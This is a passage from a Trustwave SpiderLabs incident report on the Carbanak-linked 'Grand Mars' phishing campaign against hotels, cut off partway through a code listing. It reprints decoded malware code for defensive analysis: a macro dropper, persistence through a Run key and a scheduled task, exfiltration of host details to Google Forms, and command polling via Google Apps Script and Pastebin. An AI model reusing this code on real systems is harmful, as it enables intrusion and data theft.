

A TRUSTWAVE SPIDERLABS ADVANCED THREAT REPORT

Operation Grand Mars: Defending Against Carbanak Cyber Attacks



Operation Grand Mars: Defending Against Carbanak Cyber Attacks

Author Thanassis Diogos
EMEA Managing Consultant, Incident Response, Trustwave

Contributors Sachin Deodhar
EMEA Incident Response Consultant, Trustwave

Rodel Mendrez
Security Researcher, Trustwave

Table of Contents

Executive Summary	1
Analysis and Findings	3
Point of Entry	3
Phishing email and malicious Word document	3
Document analysis	4
Embedded Script	6
Artifacts from email attachment	13
Starter.vbs	13
TransbaseOdbcDriver.js	14
LanCradDriver.vbs	19
LanCradDriver.ini	19
Activity Summary	20
Achieving Persistence	23
PowerShell Script	23
Registry Autorun	24
Task Scheduler	24
Lateral movement	25
Pass the Hash	25
Further malicious files	27
AdobeUpdateManagementTool.vbs	27
UVZHDVIZ.exe	29
Update.exe	31
322.exe	34
Conclusions	36
Remediation	38
Tactical (short to medium term) countermeasures	38
Key industries be aware	38
Appendix A: Files	39
Appendix B: Malicious hosts/IP addresses	40
References	40
List of Figures	41
List of Tables	42

Executive Summary

During September and October of 2016, the SpiderLabs team at Trustwave was consulted by several leading organizations from the hospitality sector in Europe and the United States to analyze suspicious and potentially malicious activity on their network including servers, point-of-sale terminals and client workstations that were spread across different properties and locations.

The motivation of this operation appears to be financial gain, total control of the infrastructure and collection of bots within the victim organizations. The forensics investigation and analysis indicates that these activities had been performed by different individuals or different groups of people, leading us to conclude that several malicious groups had cooperated in this operation with each group holding its own role and task. It soon became obvious that we were dealing with organized crime responsible for establishing this complex system of network hosts and large numbers of malicious files in order to perform the attacks against multiple victims.

The organizations under attack had been alerted either from their enterprise AV service that discovered pieces of potentially malicious software or from suspicious indicators in Windows event logs. Since the victims were different organizations the investigations were conducted by separate teams within Trustwave but intelligence sharing among the teams proved that several similarities existed among the attacks.

The common successful entry point within all operations was an email message targeting the victim's public-facing services that contained a Microsoft Word document as an attachment. Once the attachment was opened multiple malicious files were created or downloaded allowing the attackers to gain some level of access into the victim's infrastructure. In some cases, attackers actually called the victims over the phone, a social engineering vector, in order to trick them into opening the attachments.

Next, several pass the hash techniques were performed to escalate privileges while persistence was achieved by utilizing scheduled tasks and several of the operating system's auto-start locations. Ultimately these actions allowed the attackers to gain domain or even enterprise admin level access to the network using several resources as Command & Control points in Europe and the US.

The attackers used cloud services such as Google Docs, Google Forms and Pastebin.com to keep track of infected systems, spread malware and perform additional malicious activities. It is beneficial for attackers to incorporate such services into an attacks since most enterprise networks allow access to these services and it is almost impossible to blacklist them.

Malicious code used in these operations was split among memory resident code, scripting code (PowerShell, JavaScript, VBS), executables (often variants of existing malware) and usage of customized versions of toolkits such as Metasploit [1], PowerSploit [2] and Veil Framework [3].

The core tools used in these activities appear to comprise a variant of Anunak, remote backdoor, along with a Visual Basic Script specially crafted with data exfiltration features.

Another significant finding is that some of the executables were signed using valid certificates from Comodo, a Certification Authority. Based on the analysis of the certificates we believe that the attackers purchased and used fake identities to bypass additional security controls.

This document describes what we believe to be a systematic criminal operation of attacks targeting the hospitality sector in Europe and the US, at least at this time. However, the findings suggest that other sectors such as e-commerce and retail are equally at risk and the campaign could just as easily spread to other parts of the world.

The majority of IP addresses used as Command & Control points were unknown systems located within Europe (UK, France, Sweden etc.) indicating that attackers were trying to bypass network security controls by using seemingly innocuous servers as malicious endpoints. During the investigation of this operation we monitored access to these C&C servers and found that the attackers would occasionally change their C&C server and take the previous one off-line. We believe that this alternating use of C&C servers was a purposeful action by attackers in order to remain as stealthy as possible.

We called this operation “Grand Mars” after the name that cyber criminals used in one of the digital certificates purchased from Comodo. While the name and Russian details (city, address etc.) used in the certificate details are probably fake, the fact that someone actually paid for these certificates is a strong indicator that we are dealing with organized crime activities.

This Advanced Threat Report is intended to provide an analysis of this operation and document:

- Our analysis and findings in a way that describe the nature of malicious activities, the tactics and tradecraft utilized by the attackers, possible motives and the attribution of the threat actors behind these attacks.
- Remediation actions and advice to organizations that have already been targeted by this campaign of attacks or willing to take proactive countermeasures.
- Indicators of Compromise (IOCs) that will benefit organizations seeking to either undertake a compromise assessment on their own (or with the help of a team that specializes in threat hunting and compromise assessments such as Trustwave SpiderLabs), or to proactively put in place detection mechanisms for providing an early warning system, if and when the organization is targeted.

However, it must be noted that this Advanced Threat Report does not and is not capable of replacing formal incident response actions and procedures that must be undertaken to mitigate the threat and restore business functions as per the Organizational Incident Response/Disaster Recovery roadmap.

Analysis and Findings

POINT OF ENTRY

The first objective of the investigation was to identify the precise entry point of the attackers into the network and the method of initial compromise exercised.

Phishing email and malicious Word document

The numerous investigations conducted globally by the Trustwave SpiderLabs team identified a common event at the beginning of the timeline of these attacks—that one or more employees had received what appeared to be, prima facie, a targeted phishing email with a potentially malicious Word document attachment.




Figure 1. Email received by victim with a Word attachment

Good day, we would like to book rooms for our employees. 12 people will arrive in Paris on November 24. Room types attached with this email, as well as the names of employees. If you have a room available, we will make a deposit. Waiting for you reply

Figure 2. Message body of the suspect email

While the content of message appears to be legitimate and is related to the organization’s services (hospitality sector) the email contained a Microsoft Word document attachment (.docx) – as seen in the screenshot below, 1-list.docx is the name of the document attached.




Figure 3. Microsoft Word .docx attachment (1-list.docx)

The malware authors called the victim directly via phone and asked for the attachment to be opened to ensure infection, since the default setting in Microsoft Word prevents execution of any macro code. This was the social engineering element of the attack vector used to convince the user to execute the macro by double clicking an image shown inside the opened document.

Document analysis

A detailed examination of the attached Word document proves that this was the vector used by the attackers to gain entry into the targeted organization’s network. The 1-list.docx file appears to be a Macro-Enabled malware, designed to drop and execute malicious code on the target system.



Figure 4. Word .docx Macro enabled malware

The latest office format [4] (.docx, .xlsx etc.) is actually a compressed XML-based file format developed by Microsoft which can be extracted as normal compressed files. After uncompressing the contents of the Word document an embedded OLE object (oleObject1.bin) was revealed.




Figure 5. Embedded oleObject0.bin file from Word document

The strings seen in the screenshot above from oleObject1.bin indicate that the attackers have used an evaluation version of a commercially available script encoding/encryption tool called “Scripts Encryptor” [5].



Figure 8. Tool used for obfuscating the VBE script

Embedded Script

After manually decoding the contents of oleObject1.bin the result was a VBScript, as expected. The script contains several functions, a subset of them used for transforming data from custom variables embedded in the body of the script using techniques such as “BinaryToStRinG, StringTOBinary” and “Base64DecodE, base64ENcode”.


```
Function strEaM BinaryToStRinG(BinaRy)
    On ErrOr ReSumE NeXt
    CoNst aDTypeText=2
    Const ADTypePeBiNARy=1
    Dim BinARyStReAm
    Set BinaRyStReAm=CreateObject("ADODB.Stream")
    BInaryStrEaM.Type=adTypeEBinary
    BinaryStReaM.OpEn
    BinaRyStReaM.WriTe binary
    BInaryStream.Position=0
    bInARyStream.Type=adTypeText
    Binarystream.charSet="utf-8"
    Stream_BinaryToStrIng=BinaryStream.ReadText
    SeT BinaryStream=Nothing
End function
fuNctIon StReam StringTOBinary(TeXt)
    On ERRor Resume Next
    CoNst AdTypeText=2
    Const adTypeBinary=1
    Dim BinaryStream
    Set BinaryStreAm=CreateObject("ADODB.Stream")
    BinaryStream.type=adtypeTEXT
    BinaRyStream.charSet="utf-8"
    BinarystreAm.Open
    binarystrEaM.writeText TExT
    Binarystream.Position=0
    BinaryStReaM.Type=adTypebinary
    binaRyStream.Position=0
    Stream_STringTOBinary=Binarystream.Read
    SeT BINARyStream=Nothing
End Function
```

Figure 9. Binary to String conversion functions

```
Function Base64Decode(byVal vCode)
    On Error Resume Next
    Dim oXML,ONode
    SET oXML=CreateObject("Msxml2.DOMDocument.3.0")
    SeT oNode=oXML.CreateElement("base64")
    oNode.dataType="bin.base64"
    oNode.text=vCode
    Base64decode=Stream BinaryToString(oNode.nodetypedValue)
    Set oNode=Nothing
    SET oXML=Nothing
End Function
Function base64ENcode(sText)
    On Error resume next
    Dim oXML,oNode
    sEt oXML=CreateOBJECT("Msxml2.DOMDocument.3.0")
    SeT oNode=oXML.creAteElement("base64")
    oNode.daTaType="bin.base64"
    oNode.nodetypedvalue=StReAm StringTOBinary(sTEXT)
    Base64encode=oNode.tExt
    Set onode=Nothing
    SeT oXML=NothIng
End FunCtion
```

Figure 10. Base64 encode-decode functions

What seems to be one of the main usages of the embedded script is the creation of several other files on the infected system using the functions listed earlier. The new files were written by converting data stored in a variable named "f".

```
sub ggL_StartER(pth)
ON ErROR rESume Next
Dim f
f="T24gRXJyb3IgUmVzdWllIE5leHQNCkRpbSBvYmpTaGVsbCcwYXRodQpTZXQgb2JqU2h1bGwgPSBX"
.
... .. (truncated) ... ..
.
f=f&"IlxUcmFuc2Jhc2VPZGJjRHJpdmVyLmpzIg0KcGF0aCA9ICJjbWQuZXh1IC9rIHdzY3JpcHQuZXh1"
f=f&"ICiIiAmIHBhdGggJiAiIiIdQpvYmpTaGVsbC5SdW4gcGF0aCwgMCwgdHJlZSANC1NldCBvYmpT"
f=f&"aGVsbCA9IE5vdGhpbmc="
Set Sh=CREateObjECt("WScript.Shell")
Dim workpath,statMkDir
WorkPath=pth
statMkDir=CreateDir(workpath)
IF statMkDir Then sEt oBjFSO=CreateObject("Scripting.FileSystemObject")
outFile=workPath&"\starter.vbs"
Set objFile=objfSO.CreATETextfile(outFile,True)
objFile.WriTe Base64DEcode(f)
objFile.CLosE
End If
End sub
```

Figure 11. Starter.vbs creation (truncated)

The above section of the code will create the starter.vbs file in the user's Temp folder.

```
Sub folderIniT(pth)
on ErRor Resume Next
Set Sh=CreateObjECt("WScript.Shell")
Dim WorkPaTh,statMKDir
WorkPath=pth
statmKDir=CreateDir(workPath)
IF StAtMkDir tHEN SeT oBjFSO=CreatEOBJECt("Scripting.FileSystemObject")
outFILE=WorkPath&"\LanCradDriver.ini"
Set objFile=objfSO.CrEateTextFiLe(outFile,True)
objFile.cLosE
End If
End SuB
seT sh=CreateObJecT("WScript.Shell")
Dim Workpath,statMKDir
Workpath=Pth
StatMkDir=CreAteDir(WorkPaTh)
if sTatMkDir Then SET ObjfSO=CreateObject("Scripting.FileSystemObject")
oUtFile=WorkPath&"\LanCradDriver.vbs"
Set objFile=objfso.CReaTetextFile(oUtFile,True)
objFile.WriTe Base64DeCodE(f)
objFile.Close
End If
End SuB
```

Figure 12. LanCradDriver.vbs LanCradDriver.ini creation

Similarly, the code above will create the LanCradDriver.vbs and an empty LanCradDriver.ini file in the User's Temp folder. The role of LanCradDriver.ini will be explained in a later section.

```
f="dmFyIG9ialNXymVtU2VydmIjZXRFeCA9IEldE9iamVjdCgid2lubWtdHM6e2ltcGVyc29uYXR"  
.  
... .. (truncated) ... ..  
.  
F=f&"dpYWMrIi4iK3Jlc3VsdDsnCglyZXR1cm4gCXJlc3VsdDsnCn0NCg0KZnVuY3Rpb24gU2hvd1Bhc"  
f=f&"mVudEZvbGRlck5hbWUoZmlsZXNwZWpDQp7DQogICB2YXIgZnNvLCBzID0gIiI7DQogICBmc28g"  
f=f&"PSBuZxcgQWN0aXZlWE9iamVjdCgiU2NyaXB0aW5nLkZpbGVTeXN0ZW1PYmplY3QiKTsNCiAgIHM"  
f=f&"gKz0gZnNvLkdldFBhcmVudEZvbGRlck5hbWUoZmlsZXNwZWpOw0KICAgcmV0dXJuKHMPow0KfQ"  
f=f&"=""  
Set sh=CreateObject("WScript.Shell")  
Dim WorkPath,statMkdir  
WorkPath=pth  
statMkdir=CreateDir(WorkPath)  
if statMkdir then Set objFSO=CreateObject("Scripting.FileSystemObject")  
outfile=WorkPath&"\TransbaseOdbcDriver.js"  
Set objfile=objFSO.CreateTextFile(outfile,true)  
objfile.Write Base64Decode(f)  
objfile.Close  
sh.Run "wscript ""& outfile&""",0,False  
End If  
End Sub
```

Figure 13. TransbaseOdbcDriver.js creation (truncated)

The last file created named TransbaseOdbcDriver.js file is executed using wscript.exe under a hidden command shell.

```
Set sh=CreateObject("WScript.Shell")  
dim WScript_ptspath  
wscript_ptspath=sh.ExpandEnvironmentStrings("%WINDIR%")&"\System32\WScript.exe"  
Dim run_ptH_scr  
run_ptH_scr=pth&"\starter.vbs"  
dim run_pTh  
run_pTh=""&wscript_ptspath&"" ""&run_ptH_scr&""  
sh.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\TransbaseOdbcDriver",  
run_pTh,"REG_SZ"  
sh.run "schtasks /create /tn ""SysChecks"" /tr ""&run_pTh&"" /sc minute /mo 30",0,False  
End sub
```

Figure 14. Persistence of starter.vbs

In addition to the files created, the embedded script (oleObject1.bin) adds a registry key for persistence, which comprises a scheduled task to call starter.vbs periodically (every 30 min) and finally executes starter.vbs.

Another interesting function computes a unique CUID using the system's hard drive serial number. Utilizing this function points to the fact that attackers seek a unique identifier from each infected system. The output of the function is Base64 encoded and stored as "cuid" which is used later on in the operation.

```

Function cuid()
    On error Resume next
    Dim Giac
    giac="4"
    dim uuid
    uuid="1"
    Dim FSO,D,serial
    Set FSO=CreateObject("Scripting.FileSystemObject")
    strDrive=fso.GetDriveName(fso.GetSpecialFolder(0))
    set D=fso.GetDrive(strDrive)
    Serial=D.SerialNumber
    Dim Result
    Result=Base64Encode("&Serial)
    rResult=Mid(clearStr(rResult),1,20)
    cuid=uuid&"."&giac&"."&result
end Function
    
```

Figure 15. Calculating and encoding of Disk S/N

Internet activity also indicated a function that checks for proxy settings on the infected system, an indicator of suspicious internet activity as part of this operation and will be explained later in this document.

```

ProxyEnable=objshell.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ProxyEnable")
    if ProxyEnable="1"Then
ProxyServer=objshell.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\ProxyServer")
    getProxy=ProxyServer
    Else GetProxy=""
    end if
    
```

Figure 16. Checking proxy configuration

```

Main()
On Error Resume next
Dim Txt
txt=cuid()
txt=txt&" | "&GetUserData()
txt=txt&" | "&IsWin32Orwin64()
tXt=txt&" | "&GetOS()
dim REs
res=sendFormData(txt)
Dim Fso,currDir,currDirPlus
Set fso=CreateObject("Scripting.FileSystemObject")
currDir=fso.GetParentFolderName(Wscript.ScriptFullName)
currDirPlus=currDir&"\TransbaseOdbcDriver"
folderInIt currDirPlus
ggl_rUner currDirplus
ggl_sTarter cUrrDirPlus
Ggl_hex currDirPlus
SetREgDatA currdirPlus
abraCadabra
End Sub
Main
    
```


Figure 17. Main function

The “Main” function takes care of the last bits during this first stage of the operation. Initially it calls `cuid()`, computing disk s/n as we’ve seen earlier and then some other helper functions. These gather user data such as username, computer name/domain (`GetUseRData`), check OS architecture (`IsWin32OrWin64`) and get OS version (`GetOS`). All of this data is stored in the variable “txt” and then another function called `sendFormData` is used to handle them.

```
Function sendFormData(Value)
    On Error resume next
    Dim formkey
    formkey="e/1FAIpQLSfsumC-aXeUevDfI852NkJN4-[REDACTED]"
    Dim entry
    entry="entry.1269488164"
    Dim rc
    Dim HttpRequest
    On Error Resume next
    Set HttpRequest=CreateObject("Msxml2.ServerXMLHTTP.6.0")
    If Err.Number<>0 Then sendFormData=False
    Set httpRequEst=Nothing
    Exit Function
    end If
    dim PROX
    Prox=getProxy
    HttpRequest.Open"POST", "https://docs.google.com/forms/d/"&formkey"/formResponse", False
    if prox<>"" then httpRequEst.setProxy 2,prox,""
    End if
    HttpRequest.setRequestHeader"Content-Type", "application/x-www-form-urlencoded"
    On Error Resume Next
    HttpRequest.Send(entry&"="&Value)
    If HttpRequest.readyState<>4 Then httpRequEst.WaitForResponse 30
    End If
    rc=httpRequest.StatusText
    If Err.Number<>0 Then sendFormData=False
    exit Function
    End If
    If Rc="OK"Then sendformData=True
    Else sendFormData=False
    End If
    Set httpRequEst=Nothing
End Function
```

Figure 18. `sendFormData` function

The function shown above is used to connect and submit data using Google Forms. At this stage the information gathered before (user data, disk s/n etc.) will be collected by the malware operators using the Google Form displayed below.



formFirstPingBotList

Η απάντησή σας

ΥΠΟΒΟΛΗ

Μην υποβάλετε ποτέ κωδικούς πρόσβασης μέσω των Φορμών Google.

Αυτό το περιεχόμενο δεν έχει δημιουργηθεί και δεν έχει εγκριθεί από την Google. Αναφορά κακής χρήσης - Όροι Παροχής Υπηρεσιών - Πρόσθετοι όροι

Google Φόρμες

Figure 19. Initial submission Google Form

The name of the form “formFirstPingBotList” is self-explanatory, collecting initial information from victims. Usage of such services is always beneficiary for attackers since they usually have unrestricted access in most networks.

ARTIFACTS FROM EMAIL ATTACHMENT

As we've seen, opening the Word document executes the embedded script and drops the following four files:





Name	Date modified	Type	Size
 dttsq.txt	16/12/2016 15:54	Notepad++ Docu...	0 KB
 LanCradDriver.vbs	20/10/2016 23:13	VBScript Script File	1 KB
 starter.vbs	20/10/2016 23:13	VBScript Script File	1 KB
 TransbaseOdbcDriver.js	20/10/2016 23:13	JScript Script File	19 KB

Figure 20. Files dropped on execution of embedded VBE script

Note in the screenshot above, that the LanCradDriver.ini file is a zero-byte file (empty). It is merely “touched” but not yet populated. As you will see further in this analysis, the file is subsequently populated after the TransbaseOdbcDriver.js script has executed.

Starter.vbs

This is a VBScript file, which as shown earlier, uses registry Autorun and Task Scheduler to achieve persistence and executes the actual payload.

Hash Type	Value
MD5	E63F45968AE3E534D6A4AFE891830541
SHA-1	ECD5293A7FE1CDF262ED921620D80353CDED5DD0
SHA256	270A776CB9855F27452B35F072AFFBBC65023D4BB1F22E0C301AFD2276E7C5EA
SSDeep	12:9vWd+vqfaHHI7kVLkqhBvKIIXURun+cPqrC:9A+vqfaHHI78LD/KILun+0qrC

Table 1. Hashes of Starter.vbs

This is responsible for execution of the TransbaseOdbcDriver.js using wscript.exe within a hidden command prompt.

```

On Error Resume Next
Dim objShell,path
Set objShell = WScript.CreateObject( "WScript.Shell" )
Dim fso, currDir, currDirPlus
Set fso = CreateObject("Scripting.FileSystemObject")
currDir = fso.GetParentFolderName(Wscript.ScriptFullName)
currDirPlus = currDir
path = currDirPlus & "\\TransbaseOdbcDriver.js"
path = "cmd.exe /k wscript.exe "" & path & ""
objShell.Run path, 0, true
Set objShell = Nothing
    
```

Figure 21. Starter.vbs script

The following screenshot displays starter.vbs being started by Task Scheduler. Starter.vbs in turn calls and executes TransbaseOdbcDriver.js, which is the core element in this stage of the attack.




Figure 22. Process information for TransbaseOdbcDriver.js

TransbaseOdbcDriver.js

This script includes several functions but we will focus on its main operation.

Hash Type	Value
MD5	4EC7088AAC32C94A7046810925BC1697
SHA-1	7B46BB249485B36C318D53FA070D945EA8DBF606
SHA256	313E38756B80755078855FE0F1FFEA2EA0D47DFFFCBE2D687AAA8BDB37C892F4
SSDeep	384:MuVpmKuHXtRY8DmPF86QIWL0z9T6l+aBUBiigzXPs2hRhi:UKgHRmPF86JW4z9T6IBUliAPhfi

Table 2. Hashes of TransbaseOdbcDriver.js

Upon execution it calls LoadLinkSettings() function which connects to Google Spreadsheet executing a Macro based on the unique disk serial number (guid) as seen earlier in the document.

```
function LoadLinkSettings() {
    var go_com = InetRead("https://script.google.com/macros/s/AKfycbyHCvQKeEwmqQgB661-aUV_
aUV_ /exec" + "?bid=" + guid);
    try {
        if (go_com['stat'] >= 200 && go_com['stat'] < 300){
            var cmd_txt = go_com['text'];
            var settingsArr = cmd_txt.match(
            /,\x22userHtml\x22:\x22(.+)\x22,\x22ncc/ );
            var setting = split(settingsArr[1],'$$$',3);
            if (setting.length == 3) {
                return {
                    "spreadsheetkey": setting[0]
                    ,"formkey": setting[1]
                    ,"entry": setting[2]
                };
            }
        }
        var formkeyReg = "e/1FAIpQLScbMcfvLYkqA369ISWkWowJ_4ZkIc0nFdm4Ec_
Cv95PAAnl1Q";
        var entryReg = "entry.960420097";
        LogInet(guid,formkeyReg,entryReg);
    }
}
```

Figure 23. LoadLinkSettings() function

The output of the macro code is then sliced (\$\$\$) retrieving three important pieces of data used in the next steps of the operation:

1. SpreadSheetKey
2. FormKey
3. Entry



Figure 24. Google macro execution output

It then calls LogInet() using these arguments and submits an entry of a new Bot/infected system using Google Forms. The connection to Google Forms uses an Android HTC Pyramid model (Chinese – Taiwan language) User-agent string.

```
function LogInet(value,formkey,entry) {
  try {
    var httpReq = new XMLHttpRequest("Msxml2.ServerXMLHTTP.6.0");
    httpReq.setOption(2, 13056);
    httpReq.setTimeouts(0, 0, 0, 0);
    url = "https://docs.google.com/forms/d/" + formkey + "/formResponse";
    httpReq.open("POST", url, false);
    var prox = getProxy()
    if( prox != ""){
      httpReq.setProxy(2, prox, "");
    }
    httpReq.setRequestHeader("User-agent", "Mozilla/5.0 (Linux; U; Android 2.3.3; zh-tw; HTC Pyramid Build/GRI40) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1");
    httpReq.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    httpReq.send(entry + "=" + value);
  } catch (e) {}
}
```

Figure 25. LogInet() function




Figure 26. Infected system registration using Google Form

After successfully initializing, the script calls `GetSourceCode()` in an indefinite loop of 1 or 2 min intervals.

```
do {
    if ( settingArr ) {
        GetSourceCode(settingArr.spreadsheetkey, settingArr.formkey, settingArr.entry);
    }else{
        settingArr = LoadLinkSettings();
    }
    WScript.Sleep(1000*60*randInt(1,2));
}
```

Figure 27. Calling `GetSourceCode()` function

`GetSourceCode()` function fetches data from Pastebin and stores it in a new file named `dttsq.txt`. Finally executes `GetCommand()`.

```
function GetSourceCode(aspreadsheetkey,aformkey,aentry) {
    var GlobalObject = this;
    var FSO = new ActiveXObject("Scripting.FileSystemObject");
    var WshShell = new ActiveXObject("WScript.Shell");
    var formkey = aformkey;
        var entry = aentry;
    var spreadsheetkey = aspreadsheetkey;
    var botclass = GenerateString(8);
    var last = TextFileRead( GLBFolderPlus + "\\dttsq.txt" );
    var version = "1.0";
        var linkPB = "http://pastebin.com/raw/MfQV5e6R";
        var keyPath = "HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\
lasts";
    WshShell.CurrentDirectory = GLBFolderPlus;
    Log();
    GetCommand();
}
```

Figure 28. `GetSourceCode` function

File `dttsq.txt` has the following structure and is split into two sections “last” and “code” and provides another covert channel during this operation.

```
{last: "abc123", code: "ZGltIHh4eA=="}
```

Figure 29. Code from Pastebin

Data from section “last” is written into registry perhaps to keep track of last executed command and “code” which is Base64 encoded used as an argument and allows attackers to execute one of the following commands “Destroy”, “GetCompInfo”, “GetProcList” and “RunCMDLine”, as displayed below. However, usage of this feature was not observed during our investigation.


```

var cod_data = Base64.decode(cmb_ob.c);

if(cod_data == "#deleteBot#"){
    destroy();
}else if(cod_data == "#GetCompInfo#"){
    Log("$stdOut$" + GetComputerInform());
}else if(cod_data == "#GetProcList#"){
    Log("$stdOut$" + GetCompProcess());

}else if( cod_data.indexOf("#RunCMDLine#") != -1){
    var cmd_str = split(cod_data,'#RunCMDLine#',2);
    Log("$stdOut$" + RunCMDLine(cmd_str[1]));
}else{
    var tempname1 = "LanCradDriver.ini";
    var tempname2 = "LanCradDriver.vbs";
    var tmpPath = GLBFolderPlus;
